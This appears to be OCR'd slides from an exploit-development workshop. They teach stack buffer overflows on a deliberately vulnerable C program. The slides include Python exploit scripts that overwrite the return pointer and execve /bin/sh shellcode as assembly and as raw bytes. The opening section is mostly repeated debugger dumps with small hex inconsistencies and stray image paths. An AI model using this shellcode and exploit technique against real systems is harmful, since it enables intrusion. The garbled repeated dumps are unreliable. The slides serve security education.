05:0028 │          0x7fffffffe2b8 —▸ 0x4005a1 (main) ◂— push   rbp
06:0030 │          0x7fffffffe2c0 ◂— 0x0
07:0038 │          0x7fffffffe2c8 ◂— 0xd6910bd4293c5c69
[──────────────────────────────────BACKTRACE──────────────────────────────────]
 ► f 0          4005a5 main+4
   f 1     7ffff7a2d830 __libc_start_main+240
Breakpoint main
pwndbg>
```

```
pwndbg> start
Temporary breakpoint 1 at 0x4005a5
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[──────────────────────────────────REGISTERS──────────────────────────────────]
*RAX  0x4005a1 (main) ◂— push   rbp
 RBX  0x0
 RCX  0x0
*RDX  0x7fffffffe388 —▸ 0x7fffffffe5e1 ◂— 0x535345535f474458 ('XDG_SESS')
*RDI  0x1
*RSI  0x7fffffffe378 —▸ 0x7fffffffe5be ◂— 0x63642f656d6f682f ('/home/dc')
*R8   0x400640 (__libc_csu_fini) ◂— ret
*R9   0x7ffff7de7ab0 (_dl_fini) ◂— push   rbp
*R10  0x846
*R11  0x7ffff7a2d740 (__libc_start_main) ◂— push   r14
*R12  0x400470 (_start) ◂— xor    ebp, ebp
*R13  0x7fffffffe370 ◂— 0x1
 R14  0x0
 R15  0x0
*RBP  0x7fffffffe290 —▸ 0x4005d0 (__libc_csu_init) ◂— push   r15
*RSP  0x7fffffffe290 —▸ 0x4005d0 (__libc_csu_init) ◂— push   r15
*RIP  0x4005a5 (main+4) ◂— sub    rsp, 0x10
[──────────────────────────────────DISASM──────────────────────────────────]
 ► 0x4005a5 <main+4>             sub    rsp, 0x10
   0x4005a9 <main+8>             mov    dword ptr [rbp - 4], edi
   0x4005ac <main+11>            mov    qword ptr [rbp - 0x10], rsi
   0x4005b0 <main+15>            mov    eax, 0
   0x4005b5 <main+20>            call   vuln                          <0x400566>

   0x4005ba <main+25>            mov    eax, 0
   0x4005bf <main+30>            leave
   0x4005c0 <main+31>            ret

   0x4005c1                      nop    word ptr cs:[rax + rax]
   0x4005cb                      nop    dword ptr [rax + rax]
   0x4005d0 <__libc_csu_init>    push   r15
[──────────────────────────────────STACK──────────────────────────────────]
00:0000 │ rbp rsp  0x7fffffffe290 —▸ 0x4005d0 (__libc_csu_init) ◂— push   r15
01:0008 │          0x7fffffffe298 —▸ 0x7ffff7a2d830 (__libc_start_main+240) ◂— mov    edi, eax
02:0010 │          0x7fffffffe2a0 ◂— 0x0
03:0018 │          0x7fffffffe2a8 —▸ 0x7fffffffe378 —▸ 0x7fffffffe5be ◂— 0x63642f656d6f682f ('/home/dc')
04:0020 │          0x7fffffffe2b0 ◂— 0x100000000
05:0028 │          0x7fffffffe2b8 —▸ 0x4005a1 (main) ◂— push   rbp
06:0030 │          0x7fffffffe2c0 ◂— 0x0
07:0038 │          0x7fffffffe2c8 ◂— 0xd6910bd4293c5c69
[──────────────────────────────────BACKTRACE──────────────────────────────────]
 ► f 0          4005a5 main+4
   f 1     7ffff7a2d830 __libc_start_main+240
Breakpoint main
pwndbg>
```

```
pwndbg> start
Temporary breakpoint 1 at 0x4005a5
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[──────────────────────────────────REGISTERS──────────────────────────────────]
*RAX  0x4005a1 (main) ◂— push   rbp
 RBX  0x0
 RCX  0x0
*RDX  0x7fffffffe388 —▸ 0x7fffffffe5e1 ◂— 0x535345535f474458 ('XDG_SESS')
*RDI  0x1
*RSI  0x7fffffffe378 —▸ 0x7fffffffe5be ◂— 0x63642f656d6f682f ('/home/dc')
*R8   0x400640 (__libc_csu_fini) ◂— ret
*R9   0x7ffff7de7ab0 (_dl_fini) ◂— push   rbp
*R10  0x846
*R11  0x7ffff7a2d740 (__libc_start_main) ◂— push   r14
*R12  0x400470 (_start) ◂— xor    ebp, ebp
*R13  0x7fffffffe370 ◂— 0x1
 R14  0x0
 R15  0x0
*RBP  0x7fffffffe290 —▸ 0x4005d0 (__libc_csu_init) ◂— push   r15
*RSP  0x7fffffffe290 —▸ 0x4005d0 (__libc_csu_init) ◂— push   r15
*RIP  0x4005a5 (main+4) ◂— sub    rsp, 0x10
[──────────────────────────────────DISASM──────────────────────────────────]
 ► 0x4005a5 <main+4>             sub    rsp, 0x10
   0x4005a9 <main+8>             mov    dword ptr [rbp - 4], edi
   0x4005ac <main+11>            mov    qword ptr [rbp - 0x10], rsi
   0x4005b0 <main+15>            mov    eax, 0
   0x4005b5 <main+20>            call   vuln                          <0x400566>

   0x4005ba <main+25>            mov    eax, 0
   0x4005bf <main+30>            leave
   0x4005c0 <main+31>            ret

   0x4005c1                      nop    word ptr cs:[rax + rax]
   0x4005cb                      nop    dword ptr [rax + rax]
   0x4005d0 <__libc_csu_init>    push   r15
[──────────────────────────────────STACK──────────────────────────────────]
00:0000 rbp rsp  0x7fffffffe290 —▸ 0x4005d0 (__libc_csu_init) ◂— push   r15
01:0008          0x7fffffffe298 —▸ 0x7ffff7a2d830 (__libc_start_main+240) ◂— mov    edi, eax
02:0010          0x7fffffffe2a0 ◂— 0x0
03:0018          0x7fffffffe2a8 —▸ 0x7fffffffe378 —▸ 0x7fffffffe5be ◂— 0x63642f656d6f682f ('/home/dc')
04:0020          0x7fffffffe2b0 ◂— 0x100000000
05:0028          0x7fffffffe2b8 —▸ 0x4005a1 (main) ◂— push   rbp
06:0030          0x7fffffffe2c0 ◂— 0x0
07:0038          0x7fffffffe2c8 ◂— 0xd6910bd4293c5c69
[──────────────────────────────────BACKTRACE──────────────────────────────────]
 ► f 0           4005a5 main+4
   f 1     7ffff7a2d830 __libc_start_main+240
Breakpoint main
pwndbg>
```

```
pwndbg> start
Temporary breakpoint 1 at 0x4005a5
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[──────────────────────────────────────────REGISTERS──────────────────────────────────────────]
*RAX  0x4005a1 (main) ◂— push   rbp
 RBX  0x0
 RCX  0x0
*RDX  0x7fffffffe388 —▸ 0x7fffffffe5e1 ◂— 0x5353455535f474458 ('XDG_SESS')
*RDI  0x1
*RSI  0x7fffffffe378 —▸ 0x7fffffffe5be ◂— 0x63642f656d6f682f ('/home/dc')
*R8   0x400640 (__libc_csu_fini) ◂— ret
*R9   0x7ffff7de7ab0 (_dl_fini) ◂— push   rbp
*R10  0x846
*R11  0x7ffff7a2d740 (__libc_start_main) ◂— push   r14
*R12  0x400470 (_start) ◂— xor    ebp, ebp
*R13  0x7fffffffe370 ◂— 0x1
 R14  0x0
 R15  0x0
*RBP  0x7fffffffe290 —▸ 0x4005d0 (__libc_csu_init) ◂— push   r15
*RSP  0x7fffffffe290 —▸ 0x4005d0 (__libc_csu_init) ◂— push   r15
*RIP  0x4005a5 (main+4) ◂— sub    rsp, 0x10
[──────────────────────────────────────────DISASM──────────────────────────────────────────]
► 0x4005a5 <main+4>              sub    rsp, 0x10
  0x4005a9 <main+8>              mov    dword ptr [rbp - 4], edi
  0x4005ac <main+11>             mov    qword ptr [rbp - 0x10], rsi
  0x4005b0 <main+15>             mov    eax, 0
  0x4005b5 <main+20>             call   vuln                          <0x400566>

  0x4005ba <main+25>             mov    eax, 0
  0x4005bf <main+30>             leave
  0x4005c0 <main+31>             ret

  0x4005c1                       nop    word ptr cs:[rax + rax]
  0x4005cb                       nop    dword ptr [rax + rax]
  0x4005d0 <__libc_csu_init>     push   r15
[──────────────────────────────────────────STACK──────────────────────────────────────────]
00:0000 rbp rsp  0x7fffffffe290 —▸ 0x4005d0 (__libc_csu_init) ◂— push   r15
01:0008          0x7fffffffe298 —▸ 0x7ffff7a2d830 (__libc_start_main+240) ◂— mov    edi, eax
02:0010          0x7fffffffe2a0 ◂— 0x0
03:0018          0x7fffffffe2a8 —▸ 0x7fffffffe378 —▸ 0x7fffffffe5be ◂— 0x63642f656d6f682f ('/home/dc')
04:0020          0x7fffffffe2b0 ◂— 0x100000000
05:0028          0x7fffffffe2b8 —▸ 0x4005a1 (main) ◂— push   rbp
06:0030          0x7fffffffe2c0 ◂— 0x0
07:0038          0x7fffffffe2c8 ◂— 0xd6910bd4293c5c69
[──────────────────────────────────────────BACKTRACE──────────────────────────────────────────]
► f 0          4005a5 main+4
  f 1     7ffff7a2d830 __libc_start_main+240
Breakpoint main
pwndbg>
```


pwndbg> start
Temporary breakpoint 1 at 0x4005a5
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
REGISTERS
*RAX 0x4005a1 (main) ◂— push rbp
RBX 0x0
RCX 0x0
*RDX 0x7fffffffe388 —▸ 0x7fffffffe5e1 ◂— 0x535345535f474458 ('XDG_SESS')
*RDI 0x1
*RSI 0x7fffffffe378 —▸ 0x7fffffffe5be ◂— 0x63642f656d6f682f ('/home/dc')
*R8 0x400640 (__libc_csu_fini) ◂— ret
*R9 0x7ffff7de7ab0 (_dl_fini) ◂— push rbp
*R10 0x846
*R11 0x7ffff7a2d740 (__libc_start_main) ◂— push r14
*R12 0x400470 (_start) ◂— xor ebp, ebp
*R13 0x7fffffffe370 ◂— 0x1
R14 0x0
R15 0x0
*RBP 0x7fffffffe290 —▸ 0x4005d0 (__libc_csu_init) ◂— push r15
*RSP 0x7fffffffe290 —▸ 0x4005d0 (__libc_csu_init) ◂— push r15
*RIP 0x4005a5 (main+4) ◂— sub rsp, 0x10
DISASM
► 0x4005a5 <main+4> sub rsp, 0x10
0x4005a9 <main+8> mov dword ptr [rbp - 4], edi
0x4005ac <main+11> mov qword ptr [rbp - 0x10], rsi
0x4005b0 <main+15> mov eax, 0
0x4005b5 <main+20> call vuln <0x400566>
0x4005ba <main+25> mov eax, 0
0x4005bf <main+30> leave
0x4005c0 <main+31> ret
0x4005c1 nop word ptr cs:[rax + rax]
0x4005cb nop dword ptr [rax + rax]
0x4005d0 <__libc_csu_init> push r15
STACK
00:0000 rbp rsp 0x7fffffffe290 —▸ 0x4005d0 (__libc_csu_init) ◂— push r15
01:0008 0x7fffffffe298 —▸ 0x7ffff7a2d830 (__libc_start_main+240) ◂— mov edi, eax
02:0010 0x7fffffffe2a0 ◂— 0x0
03:0018 0x7fffffffe2a8 —▸ 0x7fffffffe378 —▸ 0x7fffffffe5be ◂— 0x63642f656d6f682f ('/home/dc')
04:0020 0x7fffffffe2b0 ◂— 0x100000000
05:0028 0x7fffffffe2b8 —▸ 0x4005a1 (main) ◂— push rbp
06:0030 0x7fffffffe2c0 ◂— 0x0
07:0038 0x7fffffffe2c8 ◂— 0xd6910bd4293c5c69
BACKTRACE
► f 0 4005a5 main+4
f 1 7ffff7a2d830 __libc_start_main+240
Breakpoint main
pwndbg>


pwndbg> start
Temporary breakpoint 1 at 0x4005a5
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
REGISTERS
*RAX 0x4005a1 (main) ◂— push rbp
RBX 0x0
RCX 0x0
*RDX 0x7fffffffe388 —▸ 0x7fffffffe5e1 ◂— 0x5353455535f474458 ('XDG_SESS')
*RDI 0x1
*RSI 0x7fffffffe378 —▸ 0x7fffffffe5be ◂— 0x63642f656d6f682f ('/home/dc')
*R8 0x400640 (__libc_csu_fini) ◂— ret
*R9 0x7ffff7de7ab0 (_dl_fini) ◂— push rbp
*R10 0x846
*R11 0x7ffff7a2d740 (__libc_start_main) ◂— push r14
*R12 0x400470 (_start) ◂— xor ebp, ebp
*R13 0x7fffffffe370 ◂— 0x1
R14 0x0
R15 0x0
*RBP 0x7fffffffe290 —▸ 0x4005d0 (__libc_csu_init) ◂— push r15
*RSP 0x7fffffffe290 —▸ 0x4005d0 (__libc_csu_init) ◂— push r15
*RIP 0x4005a5 (main+4) ◂— sub rsp, 0x10
DISASM
► 0x4005a5 <main+4> sub rsp, 0x10
0x4005a9 <main+8> mov dword ptr [rbp - 4], edi
0x4005ac <main+11> mov qword ptr [rbp - 0x10], rsi
0x4005b0 <main+15> mov eax, 0
0x4005b5 <main+20> call vuln <0x400566>
0x4005ba <main+25> mov eax, 0
0x4005bf <main+30> leave
0x4005c0 <main+31> ret
0x4005c1 nop word ptr cs:[rax + rax]
0x4005cb nop dword ptr [rax + rax]
0x4005d0 <__libc_csu_init> push r15
STACK
00:0000 rbp rsp 0x7fffffffe290 —▸ 0x4005d0 (__libc_csu_init) ◂— push r15
01:0008 0x7fffffffe298 —▸ 0x7ffff7a2d830 (__libc_start_main+240) ◂— mov edi, eax
02:0010 0x7fffffffe2a0 ◂— 0x0
03:0018 0x7fffffffe2a8 —▸ 0x7fffffffe378 —▸ 0x7fffffffe5be ◂— 0x63642f656d6f682f ('/home/dc')
04:0020 0x7fffffffe2b0 ◂— 0x100000000
05:0028 0x7fffffffe2b8 —▸ 0x4005a1 (main) ◂— push rbp
06:0030 0x7fffffffe2c0 ◂— 0x0
07:0038 0x7fffffffe2c8 ◂— 0xd6910bd4293c5c69
BACKTRACE
► f 0 4005a5 main+4
f 1 7ffff7a2d830 __libc_start_main+240
pwndbg>

Examine stack frames in GDB

- Get familiar with GDB's commands by examining the creation/release of vuln()'s stack frame
  - Set a breakpoint at vuln: bp vuln
  - Continue execution: r
  - Execute each instruction with: ni
- Refer to the GDB cheatsheet for various commands to try

Exploitation through memory corruption

What is it

- Modifying memory or data that we're not supposed to have access to
- Typically done by leveraging an error in the code or program logic
- Goal is to make the program do things it's not supposed to

Types of memory corruption

- Stack buffer overflow
- Heap buffer overflow
- Heap metadata manipulation
- Off-by-one overwrites
- Format string bugs

Stack buffer overflows

What is it?

- Also known as stack-smashing
- Occurs when data copied to a buffer in the stack exceeds its allocated size
- Writing past the buffer overwrites adjacent data in the stack frame such as the saved frame pointer and saved return pointer

What to look for?


- Look for functions that handle user input
- Functions that don't do bounds checking:
  - gets()
  - strcpy()
  - strcat()
- Functions that could cause a stack buffer overflow:
  - read()
  - memcpy()
  - strncpy()
  - strncat()

vuln01.c

```c
#include <stdio.h>
#include <unistd.h>

int vuln() {
    char buf[80];
    printf("Address: %p\n", buf);
    read(0, buf, 200);
    return 0;
}

int main(int argc, char *argv[]) {
    vuln();
    return 0;
}
```


How it works

- Here's the stack frame from vuln() right before read() is called
- read() will write input into the buf array



How it works

- If we enter 100 bytes into buf, we can overwrite the saved frame pointer and the saved return pointer



Vulnerability analysis on vuln01

- Load vuln01 in gdb: `gdb vuln01`
- Set breakpoint at read(): `bp vuln+47`
- Run it: `r`
- Get address of saved return pointer: `retaddr`
- Get distance between address of saved return pointer and address of buf: `p/d 0x7fffffffe288 - 0x7fffffffe230`
- Set breakpoint at ret on vuln: `bp vuln+58`
- Continue execution: `c`

Vulnerability analysis on vuln01

- read() should now wait for input
- On a separate terminal generate input: `python -c 'print "A"*88 + "BCDEFGHI"'`
- Send this input to read()
- Examine state of registers, stack, and saved frame pointer and saved return pointer

Let's see it in action!

Create an exploit script and overwrite the saved return pointer

Create an exploit script

- This creates a file called in.txt with our input
- We can pass the input into the binary's stdin in gdb using: `r < in.txt`

```
#!/usr/bin/env python


buf = "A" * (88 - len(buf))       # padding
buf += "BCDEFGHI"                 # overwrite saved return address

open("in.txt", "w").write(buf)

```

Where to return to?

- Ideally we want to inject our own payload into memory somewhere and have vuln() return to it
- Where is our payload located? `0x7fffffffe220`

```
pwndbg> search AAAAAAAA
warning: Unable to access 16000 bytes of target memory at 0x7ffff7bd4d07, halting search.
[stack]         0x7fffffffe220 0x4141414141414141 ('AAAAAAAA')
[stack]         0x7fffffffe228 0x4141414141414141 ('AAAAAAAA')
[stack]         0x7fffffffe230 0x4141414141414141 ('AAAAAAAA')
[stack]         0x7fffffffe238 0x4141414141414141 ('AAAAAAAA')
[stack]         0x7fffffffe240 0x4141414141414141 ('AAAAAAAA')
[stack]         0x7fffffffe248 0x4141414141414141 ('AAAAAAAA')
[stack]         0x7fffffffe250 0x4141414141414141 ('AAAAAAAA')
[stack]         0x7fffffffe258 0x4141414141414141 ('AAAAAAAA')
[stack]         0x7fffffffe260 0x4141414141414141 ('AAAAAAAA')
[stack]         0x7fffffffe268 0x4141414141414141 ('AAAAAAAA')
[stack]         0x7fffffffe270 0x4141414141414141 ('AAAAAAAA')
pwndbg>
```


Hijacking execution

- Update the exploit script to return to `0x7fffffffe220`
- Need to use hex escaped characters so it doesn't read it as a string
  - `ret = "\x7f\xff\xff\xff\xe2\x20"`

```
#!/usr/bin/env python

ret = "\x7f\xff\xff\xff\xe2\x20"

buf = "A" * (88 - len(buf))       # padding
buf += ret                        # overwrite saved return address

open("in.txt", "w").write(buf)

```


Hijacking execution

- Oops, what went wrong? Return address is `0x20e2ffffff7f` instead of `0x7fffffffe220`
- The answer is endianess



Endianess

- Intel processors store words in little-endian, which means the **least-significant byte** is stored at the **smallest address**
- Eg. the address `0x4005a1` is stored like this:



Endianess

- If we use `"\x40\05\a1"` then it gets stored as `0xa10540`
- So we need to reverse it to `"\xa1\x05\x40"`
- This can be error prone for large addresses like `0x7fffffffe220`
- Two solutions:
  - `import struct ; struct.pack("<Q", 0x7fffffffe220)`
  - `import pwn; pwn.p64("0x7fffffffe220")`

Hijacking execution

- Update the exploit to use the payload address in little-endian

```
1  #!/usr/bin/env python
2
3  import pwn
4
5  ret = 0x7fffffffe220
6
7  buf = "A" * 88        # padding
8  buf += pwn.p64(ret)   # overwrite saved return address
9
10 open("in.txt", "w").write(buf)
11
```

Hijacking execution

- It works!
- We have control of the binary, now what?

```
   0x40059a <vuln+52>    mov    eax, 0
   0x40059f <vuln+57>    leave
►  0x4005a0 <vuln+58>    ret    <0x7fffffffe220>
```

Shellcode

- Shellcode are a set of instructions we can inject into the memory of the running process
- Written in assembly
- Traditionally used to spawn a shell; hence the name
- But really you can make it do whatever you want as long as
  - You have enough space on the buffer
  - You're not limited to certain characters

execve shellcode

```
1  ; execve_1.asm
2
3  global _start
4  section .text
5
6  _start:
7      mov rbx, 0x68732f2f6e69622f ; /bin//sh
8      mov rax, 0              ; null terminator for /bin/sh
9
10     ; stack is now: /bin//sh\x00
11     push rax
12     push rbx
13
14     ; set rdi to a pointer to /bin//sh\x00
15     push rsp
16     pop rdi
17
18     ; set second and third params for sys_execve
19     mov rsi, 0
20     mov rdx, 0
21
22     ; call sys_execve
23     mov rax, 0x3b
24     syscall
25
```

execve shellcode

- `execve` expects three parameters
  - `rax = 0x3b`
  - `rdi = char *command`
  - `rsi = NULL`
  - `rdx = NULL`

execve shellcode

- Use objdump to dump the bytes in the resulting executable
- This is our shellcode

```
dc416@exploitdev:~/workshop/shellcode$ objdump -d -M intel execve_1

execve_1:     file format elf64-x86-64


Disassembly of section .text:

0000000000400080 <_start>:
  400080:       48 bb 2f 62 69 6e 2f    movabs rbx,0x68732f2f6e69622f
  400087:       2f 73 68
  40008a:       b8 00 00 00 00          mov    eax,0x0
  40008f:       50                      push   rax
  400090:       53                      push   rbx
  400091:       54                      push   rsp
  400092:       5f                      pop    rdi
  400093:       be 00 00 00 00          mov    esi,0x0
  400098:       ba 00 00 00 00          mov    edx,0x0
  40009d:       b8 3b 00 00 00          mov    eax,0x3b
  4000a2:       0f 05                   syscall
```

execve shellcode

- The resulting shellcode is 36 bytes
- However it is full of NULL bytes. Why is this a problem?

```
4  shellcode_1 = (
5      "\x48\xbb\x2f\x62\x69\x6e\x2f"
6      "\x2f\x73\x68\xb8\x00\x00\x00"
7      "\x00\x50\x53\x54\x5f\xbe\x00"
8      "\x00\x00\x00\xba\x00\x00\x00"
9      "\x00\xb8\x3b\x00\x00\x00\x0f\x05"
10 )
```

execve shellcode improved

```
1  ; execve_2.asm
2
3  global _start
4  section .text
5
6  _start:
7      mov rbx, 0x68732f2f6e69622f ; /bin//sh
8      xor rax, rax            ; null terminator for /bin//sh
9
10     ; stack is now: /bin//sh\x00
11     push rax
12     push rbx
13
14     ; set rdi to a pointer to /bin//sh\x00
15     push rsp
16     pop rdi
17
18     ; set second and third params for sys_execve
19     xor rsi, rsi
20     xor rdx, rdx
21
22     ; call sys_execve
23     mov al, 0x3b
24     syscall
25
```

execve shellcode improved

- The resulting shellcode is 27 bytes; 9 bytes smaller than the first version
- No NULL bytes

```
12 shellcode_2 = (
13     "\x48\xbb\x2f\x62\x69\x6e\x2f"
14     "\x2f\x73\x68\x48\x31\xc0\x50"
15     "\x53\x54\x5f\x48\x31\xf6\x48"
16     "\x31\xd2\xb0\x3b\x0f\x05"
17 )
```

Using pwntools for shellcode

- Another option is to use pwntool's shellcraft module
- Includes execve, bind shell, reverse shell, etc http://docs.pwntools.com/en/stable/shellcraft/amd64.html

```
1 #!/usr/bin/env python
2
3 import pwn
4 pwn.context.arch = "amd64"
5 shellcode = pwn.asm(pwn.shellcraft.linux.sh())
6
```

Let's see it in action!

Update the script and pop a shell

Popping a shell

- Update the script to include the shellcode (either one)
- We can see that vuln() will return into the shellcode

```
[──────────────────────────────────────────────────────────────────────DISASM──
► 0x4005a0      <vuln+58>    ret    <0x7fffffffe220>
   ↓
  0x7fffffffe220             movabs rbx, 0x68732f2f6e69622f
  0x7fffffffe22a             mov    eax, 0
  0x7fffffffe22f             push   rax
  0x7fffffffe230             push   rbx
  0x7fffffffe231             push   rsp
  0x7fffffffe232             pop    rdi
  0x7fffffffe233             mov    esi, 0
  0x7fffffffe238             mov    edx, 0
  0x7fffffffe23d             mov    eax, 0x3b
  0x7fffffffe242             syscall
```

Popping a shell

- Continue execution and we can see that it spawns a shell
- Win! Now try it outside gdb. What happens?

```
pwndbg> c
Continuing.
process 21673 is executing new program: /bin/dash
Error in re-setting breakpoint 1: No symbol table is loaded.  Use the "file" command.
Error in re-setting breakpoint 1: No symbol "vuln" in current context.
Error in re-setting breakpoint 1: No symbol "vuln" in current context.
Error in re-setting breakpoint 1: No symbol "vuln" in current context.
[Inferior 1 (process 21673) exited normally]
```

Popping a shell

- We need to keep stdin open by using:
  - `cat in.txt - | ./vuln01`

```
dc416@exploitdev:~/workshop/vuln01$ cat in.txt | ./vuln01
Address: 0x7fffffffe260
